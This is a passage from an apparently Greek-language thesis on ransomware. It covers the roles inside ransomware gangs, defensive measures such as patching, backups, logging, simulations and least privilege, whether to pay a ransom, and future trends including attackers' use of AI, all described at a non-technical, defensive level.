Είναι αρκετά συχνό φαινόμενο κάποιες από τις παραπάνω αρμοδιότητες των affiliates να τις εκτελούν οι διαχειριστές του ransomware λόγω απειρίας ή και κακού χειρισμού των πρώτων.

**Υπεύθυνος Για Την Μεταφορά Των Αρχείων**

Σε πάρα πολλές περιπτώσεις έχει παρατηρηθεί το ότι υποκλοπή και μεταφορά αρχείων πραγματοποιείται ταυτόχρονα με άλλα στάδια του κύκλου ζωής και επίθεσης ενός ransomware. Συχνά οι επιτιθέμενοι αρχίζουν να μεταφέρουν τα αρχεία εκτός της επιχείρησης ταυτόχρονα με την εκτέλεση του σταδίου της επαύξησης δικαιωμάτων ή της μετακίνησης μέσα στο εσωτερικό δίκτυο.

### Διαπραγματευτής Για Τα Λύτρα

Οι διαπραγματευτές είναι αυτοί που θα μιλήσουν με την επιχείρηση που έχει πέσει θύμα επίθεσης ransomware. Αυτά τα άτομα δεν έχουνε τεχνικές γνώσεις και τις πιο πολλές φορές να έχουν και αρκετές πληροφορίες για το ποια είναι η επιχείρηση και πώς κατάφερε να μολυνθεί από το ransomware.


Αν μια επιχείρηση προσπαθήσει να ζήτηση μείωση των λύτρων, οι διαπραγματευτές δεν είναι σε θέση να αποφασίσουν από μόνοι τους αλλά πάντα θα χρειαστεί να ζητήσουν την άδεια από κάποιον προϊστάμενό τους προτού απαντήσουν θετικά ή αρνητικά στην επιχείρηση. [82], [83], [84]

## Αποτροπή Επιθέσεων Ransomware

Οι παρακάτω πρακτικές δεν έχουν σαν στόχο μόνο να αποτρέψουν μια πιθανή επίθεση ransomware, αλλά είναι ικανές, αν εφαρμοστούν σωστά, να μετριάσουν τις δυσάρεστες συνέπειες μιας τέτοιας επίθεσης, καθώς και να επιτρέπουν σε μια επιχείρηση να ανακάμψει όσο το δυνατότερο γρηγορότερα.

### Έγκαιρη Εφαρμογή Ενημερώσεων των Ευπαθειών

Μιας και αναφέραμε ότι η εκμετάλλευση των ευπαθειών αποτελεί τον κύριο λόγο εισβολής σε ένα εσωτερικό δίκτυο μιας επιχείρησης, είναι αυτονόητο ότι θα πρέπει να δοθεί πάρα πολύ μεγάλη σημασία στην έγκαιρη εφαρμογή των ενημερώσεων που κλείνουν αυτές τις ευπάθειες. [85], [86], [87]




*Εικόνα 28: Καμπάνια Ευαισθητοποίησης για την Ενημέρωση του Λογισμικού από τον ENISA*

Η εγκατάσταση των πιο πρόσφατων ενημερώσεων θα πρέπει να γίνει η καθημερινή συνήθεια από τους διαχειριστές, προκειμένου να μειωθεί σημαντικά ο κίνδυνος μιας πιθανής μόλυνσης. [88], [89]

Δυστυχώς παρατηρείται συχνά το φαινόμενο οι μικρομεσαίες επιχειρήσεις να καθυστερούν συχνά ή να παραλείπουν εντελώς να ενημερώσουν το λογισμικό τους, είτε λόγω μη εκπαιδευμένου προσωπικού, είτε λόγω φόβου για πιθανή διακοπή λειτουργίας από την εφαρμογή των ενημερώσεων, είτε λόγω έλλειψης ευαισθητοποίησης.

Αυτό τους καθιστά ευάλωτους σε τέτοιες επιθέσεις.

### Ευαισθητοποίηση κατά του Phishing

Η αποτροπή τέτοιων επιθέσεων αποτελεί σημαντική παράμετρο που θα πρέπει να λάβουν οι επιχειρήσεις μιας και αποτελεί τον δεύτερο μεγαλύτερο τρόπο εισόδου στα εσωτερικά τους δίκτυα.[90]


*Εικόνα 29 Καμπάνια Ευαισθητοποίησης για τις Επιθέσεις Phishing του ENISA*

Για να επιτευχθεί κάτι τέτοιο θα πρέπει να υπάρχει εκπαίδευση των υπαλλήλων για το πώς θα αντιμετωπίζουν κακόβουλα μηνύματα ηλεκτρονικού ταχυδρομείου και πώς να ξεχωρίζουν τα ύποπτα συνημμένα και μηνύματα που εμπεριέχουν συνδέσμους.[91], [92]

Θα πρέπει οι επιχειρήσεις να διεξάγουν, πολύ τακτικά, ασκήσεις ευαισθητοποίησης πάνω στην ασφάλεια είτε από μόνες τους είτε με τη συνδρομή εξωτερικής εταιρείας. [93]

Θα πρέπει να δοθεί μεγάλη σημασία σε εγκατάσταση φίλτρων που θα σαρώνουν όλη την εισερχόμενη αλληλογραφία για κακόβουλο περιεχόμενο. Σε περίπτωση που δεν μπορεί να γίνει κάτι τέτοιο θα πρέπει να εξεταστεί η λύση της χρησιμοποίησης διαδικτυακών διακομιστών email, γνωστών εταιρειών (cloud-based).

Πάρα πολύ σημαντικό είναι το να εφαρμοστεί αυθεντικοποίηση πολλών βημάτων για να προστεθεί ένα extra ένα έξτρα επίπεδο ασφάλειας πέραν των κωδικών των χρηστών. Όχι μόνο στην ηλεκτρονική αλληλογραφία αλλά και σε ότι δικτυακή υπηρεσία μπορεί να εφαρμοστεί.

**Αντίγραφα Ασφαλείας (Backup)**


Ο πιο καλή προστασία σε μία πιθανή επίθεση ransomware, είναι να υπάρχει ένα πολύ σωστό σχέδιο λήψης αντιγράφων ασφαλείας. Αυτό είναι ζωτικής σημασίας για την ανάκαμψη από μια επίθεση ransomware και την ελαχιστοποίηση των επιπτώσεων για την επιχείρηση.

Τα αντίγραφα ασφαλείας δεν θα πρέπει να είναι συνδεδεμένα όλη την ώρα με το υπόλοιπο δίκτυο της επιχείρησης. Καλό θα ήταν να συνδέονται μόνο όταν είναι να παρθεί το backup και μετά να αποσυνδέονται από το υπόλοιπο δίκτυο (air-gapped backups)

Θα πρέπει να γίνεται συχνός έλεγχος για την διαθεσιμότητα των αντιγράφων ασφαλείας και κατά πόσο αυτά μπορούν να χρησιμοποιηθούν για να επαναφέρουν τα συστήματα σε μια λειτουργική κατάσταση. Αυτό θα πρέπει να συμβαίνει αρκετά τακτικά έτσι ώστε να εξετασθεί το όλο σχέδιο λήψης αντιγράφων ασφαλείας και κατά πόσο αυτό είναι αποτελεσματικό.

Τα backup αποτελούν ίσως το σημαντικότερο περιουσιακό στοιχείο που μπορεί να έχει ένας οργανισμός και θα πρέπει να προστατεύεται με κάθε δυνατό τρόπο.

Ένα σύστημα που έχει υιοθετηθεί από πολλές επιχειρήσεις για τη σωστή λήψη αντιγράφων ασφαλείας είναι η εφαρμογή του κανόνα γνωστό και ως «3-2-1»




*Εικόνα 30 Λήψη αντιγράφων ασφαλείας με εφαρμογή του κανόνα «3-2-1»*

Ο κανόνας αυτός λέει ότι θα πρέπει να έχει μια επιχείρηση να έχει τρία αντίγραφα των δεδομένων της, αποθηκευμένα σε δύο διαφορετικά μέσα αποθήκευσης, εκ των οποίων το ένα θα είναι εκτός του οργανισμού σε διαφορετικό μέρος ή τοποθεσία.

Η συχνότητα των backups θα πρέπει να ευθυγραμμίζεται με τις πολιτικές που έχει θέσει ο οργανισμός (για παράδειγμα το μέγιστο ανεκτό διάστημα απώλειας δεδομένων). Όσο πιο συχνά γίνονται τα backups, τόσο λιγότερα δεδομένα θα χαθούν σε μια περίπτωση επίθεσης. Επίσης, η διατήρηση (retention) των backups πρέπει επίσης να είναι επαρκής, και μπορεί να κυμαίνεται από μερικές εβδομάδες έως και μερικούς μήνες.

Η πρόσβαση στα αντίγραφα ασφαλείας θα πρέπει να γίνεται υπό αυστηρές προϋποθέσεις, με περιορισμό των δικαιωμάτων στα απολύτως απαραίτητα άτομα, με χρήση ισχυρών κωδικών πρόσβασης και multi-factor authentication, με τακτική επανεξέταση και ανάκληση των δικαιωμάτων πρόσβασης. [94], [95], [96], [97]

**Αναλυτική Καταγραφή του Δικτύου**

Η αναλυτική καταγραφή του δικτύου (δηλαδή των συστημάτων, των διεργασιών, υπηρεσιών, χρηστών και των δικαιωμάτων αυτών) αποτελεί κρίσιμο παράγοντα στην ανίχνευση, αποτροπή και ανάκαμψη από τέτοιες επιθέσεις. Αυτό μπορεί να πραγματοποιηθεί με διάφορους τρόπους.

Καταρχάς η αναλυτική καταγραφή μας παρέχει την πλήρη εικόνα για κάθε συσκευή και εφαρμογή που είναι συνδεδεμένη με το δίκτυό μας. Αυτό επιτρέπει στην ομάδα ασφαλείας να γνωρίζει τα συστήματα που δεν είναι ενημερωμένα, το λογισμικό που χρειάζεται αναβάθμιση, πολιτικές που είναι απαρχαιωμένες και άλλα. Γνωρίζοντάς τα όλα αυτά μπορεί να επικεντρώσει και να βάλει προτεραιότητες στα ευάλωτα σημεία του οργανισμού και να μην έχει τυφλά σημεία.[98]

Δίνει στον οργανισμό την δυνατότητα της ταχείας αντίδρασης σε ένα πιθανό περιστατικό ασφαλείας για να κατανοήσει γρήγορα και με ακρίβεια τα συστήματα που έχουν επηρεαστεί, τα πιθανά σημεία εισόδου και την στρατηγική λήψη μέτρων.

Τα διαγράμματα του δικτύου είναι εξαιρετικά πολύτιμα και επιτρέπουν την δημιουργία ενός αντιγράφου του κανονικού δικτύου (στην έσχατη περίπτωση που αυτό χρειαστεί) καθώς και στην αναδημιουργία των χρηστών που πρέπει να υπάρχουν και τα δικαιώματα που πρέπει να έχει ο καθένας. [99]

Επίσης τα διάφορα εργαλεία καταγραφής του δικτύου επιτρέπουν την αποτύπωση των αλλαγών στην τοπολογία αλλά και στις ρυθμίσεις αυτού με σκοπό την έγκαιρη διάγνωση κακόβουλων αλλαγών, χρήση μη εξουσιοδοτημένων χρηστών και συσκευών, ακόμα και των δικαιωμάτων που κάποιος χρήστης δεν θα έπρεπε να έχει σε κάποιον πόρο του συστήματος.

Αυτή η καταγραφή θα πρέπει να περιλαμβάνει και τα αντίγραφα ασφαλείας (backups), δηλαδή τι τηρούμε σαν αντίγραφα, κάθε πότε (συχνότητα), από ποια συστήματα, ποιος έχει πρόσβαση κλπ.

Χωρίς ένα αναλυτικό σχέδιο καταγραφής του δικτύου μπορεί να χαθεί πολύτιμος χρόνος μέχρι να καταλάβουμε τι έχει επηρεαστεί και τι πρέπει να αλλάξουμε ή να φτιάξουμε από την αρχή.[99]

### Παρακολούθηση των Αρχείων Καταγραφής (Log files)


Με την παρακολούθηση των αρχείων καταγραφής καταφέρνουμε τον έγκαιρο εντοπισμό μιας ύποπτης δραστηριότητας μιας και τα αρχεία αυτά μας δίνουν λεπτομερείς πληροφορίες για όλες τις δραστηριότητες που συμβαίνουν σε ένα σύστημα, όπως της πρόσβασης στα αρχεία, των αλλαγών και των τροποποιήσεων σε αυτά, ύποπτες ή κακόβουλες ενέργειες που γίνονται και υποδηλώνουν επίθεση ransomware, όπως μαζική κρυπτογράφηση ή διαγραφή αρχείων. Η παρακολούθηση και ειδοποίηση σε πραγματικό χρόνο μπορεί να μας δώσει χρόνο να αντιδράσουμε έγκαιρα και σωστά.

Επίσης τα αρχεία αυτά αποτελούν τεκμήριο για τον τρόπο που έγινε η παραβίαση, ποια αρχεία επηρεάστηκαν και πότε έγινε τι, πληροφορίες δηλαδή σημαντικές για την ομάδα forensics που θα κληθεί να δώσει απαντήσεις στη διοίκηση του οργανισμού. Αυτά τα αρχεία από μόνα τους αποτελούν πολύ σημαντικό στοιχείο του οργανισμού που πρέπει οπωσδήποτε να φυλάσσονται και να τα έχουμε σαν αντίγραφα ασφάλειας με ξεχωριστά σημεία του δικτύου

### Υπηρεσία Σάρωσης Ευπαθειών και Έγκυρης Προειδοποίησης

Αυτό το μέτρο αποτελεί μια πρόταση κατά τα πρότυπα της Αμερικάνικης CISA (Cybersecurity & Infrastructure Security Agency). [100]

Ο οργανισμός CISA ξεκίνησε το πρόγραμμα με την ονομασία Ransomware Vulnerability Warning Pilot (RVWP) τον Ιανουάριο του 2023. Το πρόγραμμα αυτό ανιχνεύει ευπάθειες που έχουν οι οργανισμοί στα συστήματα που έχουν εκτεθειμένα στο internet και που αποτελούν στόχους για τις ομάδες Ransomware-as-a-Service. [101]




*Εικόνα 31: Ιστοσελίδα της CISA του προγράμματος Ransomware Vulnerability Warning Pilot (RVWP)*

Επίσης παρέχει υπηρεσίες όπως η «Cyber Hygiene Vulnerability Scanning» με την οποία μπορεί να σαρώνει και να ανιχνεύει ευάλωτα συστήματα στους περίπου 8.000 οργανισμούς που συμμετέχουν στο πρόγραμμα (κυρίως οργανισμοί που ανήκουν στην κατηγορία των κρίσιμων υποδομών).[102]

Σε συνεργασία με ιδιωτικούς φορείς στον τομέα της ασφάλειας, κρατικούς φορείς, εταιρείες και ιδρύματα μέσω του προγράμματος Joint Cyber Defense Collaborative, έχει πρόσβασης σε πρώιμες ειδοποιήσεις επιθέσεων ransomware. Στην περίπτωση που έχει μια προειδοποίηση, ειδοποιεί αμέσως τον οργανισμό προκειμένου να λάβει τα μέτρα που πρέπει. [103]

Το 2023, η CISA έστειλε περίπου 1.700 προειδοποιήσεις για επιθέσεις ransomware γεγονός που δείχνει την μεγάλη αξία αυτής της προσέγγισης στην αντιμετώπιση αυτής της μάστιγας.[102], [103], [104]

Η υιοθέτηση ενός αντίστοιχου προγράμματος από κάποιον οργανισμό σε εθνικό ή Ευρωπαϊκό επίπεδο (ENISA) θα αποτελέσει σημαντικό όπλο στην καταπολέμηση των επιθέσεων ransomware.

### Σχεδιασμός και Εφαρμογή Σχεδίων Αντιμετώπισης Περιστατικών και Ανάκαμψης από Καταστροφές

Η ύπαρξη τέτοιων σχεδίων θα λέγαμε ότι είναι ζωτική σημασίας για τον κάθε οργανισμό μιας και μπορεί να ελαχιστοποιήσει τις επιπτώσεις αλλά και να επιταχύνει την ανάκαμψη ύστερα από ένα καταστροφικό επεισόδιο επίθεσης ransomware.
Με την χρήση αυτό των σχεδίων οι οργανισμοί μπορούν να εντοπίζουν και να απομονώσουνε αρκετά γρήγορα τα μολυσμένα συστήματα προκειμένου να αποτρέψουν την περαιτέρω εξάπλωση ενός ransomware.

Επίσης αυτά τα σχέδια θα πρέπει να προσδιορίζουν εξ αρχής τον τρόπο επικοινωνίας με όλα τα ενδιαφερόμενα μέρη, συμπεριλαμβανομένων και των πελατών ή των ρυθμιστικών αρχών της χώρας στην οποία βρίσκονται.

Αυτά τα σχέδια θα πρέπει να περιλαμβάνουν και τεκμηριωμένες αποφάσεις οι οποίες έχουν ληφθεί από το διοικητικό συμβούλιο του οργανισμού σχετικά με την στάση που θα πρέπει να κρατήσουν απέναντι σε μία ενδεχόμενη πληρωμή λύτρων.

Αν δεν υπάρχουν αυτά τα σχέδια άμεσα διαθέσιμα οι οργανισμοί δυστυχώς θα αντιδράσουν πολύ αργά χάνοντας πολύτιμα στοιχεία ή θα λάβουνε βεβιασμένες αποφάσεις που τελικά θα επιδεινώσουν την όλη κατάσταση.

Ένα τέτοιο ολοκληρωμένο σχέδιο απόκρισης περιστατικών ransomware πρέπει να περιλαμβάνει:

- τους ρόλους και της αρμοδιότητες όχι μόνο της ομάδας απόκρισης αλλά και όλων των εργαζόμενων στον οργανισμό
- στρατηγικές επικοινωνίας κατά την διάρκεια της επίθεσης
- σχέδιο αποκατάστασης των καταστροφών για επαναφορά των συστημάτων από τα backups και τρόπους εξάλειψης του ransomware. [105], [106], [107], [108], [109], [110]

**Ασκήσεις Προσομοίωσης Επίθεσης Ransomware και Εξωτερικοί Έλεγχοι Penetration Testing**

Οι ασκήσεις που περιλαμβάνουν ε προσομοιώσεις επιθέσεων ransomware είναι ένα κρίσιμο εργαλείο στα χέρια των επιχειρήσεων μιας και τις επιτρέπουν να αξιολογήσουν και να ενισχύσουν τις άμυνές τους ενάντια σε αυτή την απειλή.

Αυτές οι ασκήσεις περιλαμβάνουν την ασφαλή και ελεγχόμενη εξομοίωση πραγματικών τεχνικών και διαδικασιών (TTPs) που χρησιμοποιούνται από τους επιτιθέμενους, επιτρέποντας στους διαχειριστές να δοκιμάσουν την ικανότητά τους να εντοπίζουν, να αντιμετωπίζουν και να ανακάμπτουν από μια τέτοια επίθεση[1][2].

Μια τέτοια ολοκληρωμένη προσομοίωση ransomware θα πρέπει να περιλαμβάνει όλα τα στάδια της αλυσίδας κυβερνοεπιθέσεων (cyber kill chain), από την αρχική πρόσβαση μέχρι την κρυπτογράφηση δεδομένων.

Αυτό μπορεί να περιλαμβάνει τεχνικές όπως phishing emails, εκμετάλλευση ευπαθειών σε εφαρμογές που είναι προσβάσιμες στο Internet, κλοπή διαπιστευτηρίων, εσωτερική κίνηση στο δίκτυο (lateral movement) και εγκατάσταση του ransomware.

Εξομοιώνοντας ολόκληρο τον κύκλο ζωής μιας επίθεσης, οι οργανισμοί μπορούν να αποκτήσουν μια ολιστική άποψη για την ετοιμότητά τους και να ανακαλύψουν τις αδυναμίες που πιθανώς να έχουν.

Αυτές οι προσομοιώσεις επιτρέπουν επίσης στις ομάδες να δοκιμάσουν τα incident response plans τους και των σχεδίων disaster recovery και να εντοπίσουν κενά στις διαδικασίες, τις πολιτικές και τα εργαλεία που έχουν ή να τους κάνουν να υιοθετήσουν άλλες τεχνικές και εργαλεία. Επίσης βοηθά στην κατανόηση αυτών των σχεδίων, τους δείχνει κατά πόσο αυτά είναι ρεαλιστικά και εφαρμόσιμα και βοηθά στον συντονισμό και στη σωστή λήψη αποφάσεων, κάτι που την ώρα μιας πραγματικής επίθεσης αυτά θα είναι δύσκολο να γίνουν χωρίς προηγούμενη εκπαίδευση και εμπειρία.

Μιας και οι τεχνικές ransomware εξελίσσονται συνεχώς, είναι ζωτικής σημασίας οι προσομοιώσεις να ενημερώνονται αρκετά συχνά με τα πιο πρόσφατα TTPs που καταγράφονται από τις πραγματικές επιθέσεις . Αυτό βοηθά να διασφαλιστεί ότι οι άμυνες ενός οργανισμού παραμένουν αποτελεσματικές ενάντια στις τελευταίες μεθόδους των επιθέσεων.

Επίσης, οι προσομοιώσεις ransomware βοηθούν στην ευαισθητοποίηση και την εκπαίδευση των εργαζομένων μιας και εκτελώντας ελεγχόμενες phishing ασκήσεις , οι οργανισμοί μπορούν να εκπαιδεύσουν τους υπαλλήλους τους να αναγνωρίζουν και να αναφέρουν ύποπτα κακόβουλα emails. [111], [112], [113], [114]

**Παρακολούθηση Διαρροής Διαπιστευτηρίων (Credential Leak Monitoring)**

Με την παρακολούθηση για τυχόν διαπιστευτήρια τα οποία έχουν διαρρεύσει, οι επιχειρήσεις μπορούν έγκαιρα να λάβουν προειδοποίηση και να πάρουν όλα τα απαραίτητα μέτρα που χρειάζεται για να μετριαστεί μια ενδεχόμενη επίθεση.

Για να γίνει κάτι τέτοιο θα πρέπει να υπάρχει συνεχής παρακολούθηση στο dark web, καθώς και σε διάφορα φόρουμ στα οποία συχνάζουν κυβερνοεγκληματίες και ανταλλάσσουν αυτά τα κλεμμένα διαπιστευτήρια.

Υπάρχουν διάφορα εργαλεία καθώς και εταιρείες που κάνουν αυτοματοποιημένη παρακολούθηση και έχουν την ικανότητα να σαρώσουν διάφορες πηγές και να ειδοποιούν τις επιχειρήσεις όταν αυτά εντοπίζονται. [115], [116], [117], [118]

**Υιοθέτηση της Λογικής των Ελάχιστων Προνομίων (least privilege)**

Η αρχή των ελάχιστων προνομίων αποτελεί μια θεμελιώδη πρακτική ασφαλείας το οποίο μπορεί να συμβάλει σημαντικά στην προστασία από τέτοιες επιθέσεις. Σύμφωνα με αυτή την αρχή, οι χρήστες αλλά και διάφορες εσωτερικές διεργασίες και υπηρεσίες ενός δικτύου, έχουν πρόσβαση μόνο στους πόρους και τα δεδομένα τα οποία είναι απολύτως απαραίτητα για την εκτέλεση των καθηκόντων τους και μόνο όταν αυτό είναι απαραίτητο.

Με αυτόν τον περιορισμό των προνομίων στο ελάχιστο δυνατό σημείο μειώνεται η λεγόμενη επιφάνεια επίθεσης (attack surface) και περιορίζεται στο ελάχιστο μια πιθανή ζημιά σε περίπτωση παραβίασης.

Η εφαρμογή αυτής της αρχής, μπορεί να πραγματοποιηθεί με αρκετούς τρόπους όπως είναι ο περιορισμός της πρόσβασης με βάση το ρόλο του κάθε χρήστη (Role-based access control), τη χρήση αυθεντικοποίησης πολλών παραγόντων (Multi-factor authentication), διαχωρισμό του δικτύου σε μικρότερα τμήματα για τον περιορισμό της εξάπλωσης μιας επίθεσης (Network segmentation), και υλοποίηση αρχιτεκτονικής «μηδενικής εμπιστοσύνης» (zero trust) [119], [120], [121], [122]

**Πληρωμή Των Λύτρων ή Όχι;**

Δυστυχώς υπάρχουν κάποιες φορές όπου παρά τις προσπάθειες που έχουν καταβάλλει οι επιχειρήσεις, η επίθεση τελικά θα πραγματοποιηθεί και τότε η ζημιά θα είναι μεγάλη.

Το ερώτημα που τίθεται σε αυτές τις περιπτώσεις είναι αν θα πρέπει να πληρωθούν τα λύτρα και κατά πόσο αυτό είναι σωστό ή αν αυτό εμπεριέχει κινδύνους.

Αυτό δεν είναι ένα εύκολο ερώτημα στο να απαντηθεί, μιας και κάθε επιχείρηση είναι τελείως διαφορετική από τις άλλες και κάθε μια βιώνει την επίθεση με εντελώς διαφορετικό τρόπο και παίρνει αποφάσεις λαμβάνοντας εντελώς διαφορετικούς παράγοντες από τις υπόλοιπες.

Θα πρέπει να καταλάβει η κάθε επιχείρηση ότι έχει να κάνει με εγκληματίες. Και αυτό σημαίνει ότι μια πληρωμή των λύτρων ουσιαστικά σημαίνει ότι θα χρηματοδοτήσει τις επιχειρήσεις τους και τους κάνει να γίνονται όλο και πιο δυνατοί.

Πληρώνοντας τα λύτρα δεν έχουν εγγυήσεις ότι εν τέλει οι ομάδες ransomware θα τηρήσουν τον λόγο τους και θα δώσουνε πίσω το κλειδί αποκρυπτογράφησης. [123]

Επίσης δεν υπάρχει καμία απολύτως εγγύηση ότι τα κλεμμένα προσωπικά αρχεία της εταιρείας δεν θα πωληθούν εν τέλει στο διαδίκτυο. Ακόμα και αν πληρωθούν τα λύτρα

είναι πολύ συνηθισμένο ότι τα προσωπικά δεδομένα της επιχείρησης που κλάπηκαν θα καταλήξουν να πωλούνται στο διαδίκτυο. [124]

Υπάρχει περίπτωση ακόμα και αν η εταιρία πληρώσει τα λύτρα, αυτή να ξανά γίνει στόχος μιας μελλοντικής επίθεσης ακόμα και από την ίδια ομάδα [125]. Επίσης υπάρχει περίπτωση αν πληρωθούν τα λύτρα η επιχείρηση να στοχοποιηθεί και από άλλες παρόμοιες ομάδες οι οποίες να προσπαθήσουν να κάνουν επίθεση και να πληρωθούν και αυτές με τη σειρά τους χρήματα. Αρκετές φορές εταιρίες πλήρωσαν τα λύτρα και τελικά οι επιτιθέμενοι ζήτησαν ακόμα περισσότερα χρήματα! [126]

Υπάρχει η λανθασμένη εντύπωση, από τις επιχειρήσεις, ότι πληρώνοντας τα λύτρα θα μειωθεί ο χρόνος ανάκτησης των αρχείων. Αυτό δεν ισχύει απόλυτα με χαρακτηριστικό παράδειγμα την περίπτωση του US Colonial Pipeline, όπου τελικά ένα εργαλείο αποκρυπτογράφησης δόθηκε από την ομάδα ransomware Darkside μετά την καταβολή των λύτρων , αλλά μιας και το πρόγραμμα αποκρυπτογράφησης δεν είχε προγραμματιστεί σωστά, η όλη διαδικασία αποκρυπτογράφησης ήτανε πάρα πολύ αργή.

Αυτό είχε σαν αποτέλεσμα η US Colonial Pipeline, παρότι είχε πληρώσει για να αποκτήσει το εργαλείο αποκρυπτογράφησης, τελικά χρειάστηκε να αναπτύξει δικό της εργαλείο που αποκρυπτογραφούσε τα δεδομένα πολύ πιο γρήγορα. [127]

Τέλος, ένας ακόμα παράγοντας που θα πρέπει να λάβει υπόψη της μια επιχείρηση η οποία σκέφτεται να πληρώσει τα λύτρα είναι το κατά πόσο αυτή η κίνηση είναι σύννομη με τους νόμους του κράτους που βρίσκεται.

Για παράδειγμα, στην Αμερική, το Department of the Treasury’s Office of Foreign Assets Control (OFAC) έχει εκδώσει από το 2021 μια σειρά από συμβουλευτικές οδηγίες αλλά και κυρώσεις σχετικά με τους κινδύνους που ενέχει η διευκόλυνση πληρωμών σε περιπτώσεις επιθέσεων ransomware. Η οδηγία αυτή, συνιστά στα θύματα ransomware να αναφέρουν τις επιθέσεις άμεσα στις αρμόδιες κυβερνητικές υπηρεσίες και να συνεργάζονται πλήρως μαζί τους. Αυτό θα θεωρηθεί ως ελαφρυντικός παράγοντας σε περίπτωση που διαπιστωθεί ότι μια πληρωμή ransomware παραβίασε τους κανονισμούς του OFAC.[128]

## Μελλοντικές Τάσεις των Επιθέσεων Ransomware

### Επιθέσεις Μόνο με Εκβιασμό

Μια νέα τάση που παρατηρείται στις επιθέσεις τύπου ransomware, είναι η μετάβαση από την κρυπτογράφηση δεδομένων στις επιθέσεις που έχουν να κάνουν μόνο με εκβιασμό. σε αυτές επίθεση επιτιθέμενη εξάγουν τα ευαίσθητα δεδομένα των επιχειρήσεων και απειλούν να τα δημοσιοποιήσουν είναι τα πουλήσουν χωρίς όμως να κρυπτογραφούν τα αρχεία αυτή η προσέγγιση είναι λιγότερο απαιτητική για τους επιτιθέμενους αλλά εξίσου αποτελεσματική καθώς τα θύματα εξακολουθεί και πάλι να αντιμετωπίζουν ε σημαντικές συνέπειες από την διαρροή αυτών των δεδομένων

### Χρήση Τεχνητής Νοημοσύνης (AI)

Η τεχνητή νοημοσύνη αρχίζει να διαδραματίζει ολοένα και μεγαλύτερο ρόλο στις επιθέσεις ransomware κάνοντας αυτές πιο εξελιγμένες και πιο αυτοματοποιημένες. Οι επιτιθέμενοι χρησιμοποιούν την τεχνητή νοημοσύνη για να βελτιστοποιήσουν τις επιθέσεις phishing με τη δημιουργία ακόμα πιο πειστικών και ρεαλιστικών μηνυμάτων στη μητρική γλώσσα της κάθε επιχείρησης. [129]
Με τη χρήση του AI, είναι εφικτή η ανάπτυξη κακόβουλου λογισμικού από όχι και τόσο εξοικειωμένους με τον προγραμματισμό επιτιθεμένους, οι οποίοι μπορούν πλέον να γράψουνε έναν κακόβουλο πρόγραμμα πολύ εύκολα και σχετικά γρήγορα χωρίς πρότερη εμπειρία. [130]

Μέσω του AI οι ομάδες αυτές θα μπορούν να πραγματοποιούν πιο εξατομικευμένες και στοχευμένες επιθέσεις μιας και θα μπορούν να συλλέγουν και να αναλύουν τα δεδομένα για τα θύματά τους, προσαρμόζοντας τις επιθέσεις τους με βάση τις συνήθειες και τις αδυναμίες του κάθε οργανισμού πιο γρήγορα και πιο αποτελεσματικά.

Τέλος θα μπορούν να δημιουργούν πολλές παραλλαγές του κακόβουλου λογισμικού με αποτέλεσμα αυτό να ανιχνεύεται πιο δύσκολα από τα παραδοσιακά συστήματα ανίχνευσης ιών. Με το AI θα μπορούν να τροποποιούν τον κώδικα (source code) του ransomware σε πραγματικό χρόνο. Τα υπάρχοντα συστήματα ανίχνευσης ιών θα πρέπει να προσαρμοστούν στα νέα δεδομένα.

**Συμπεράσματα**
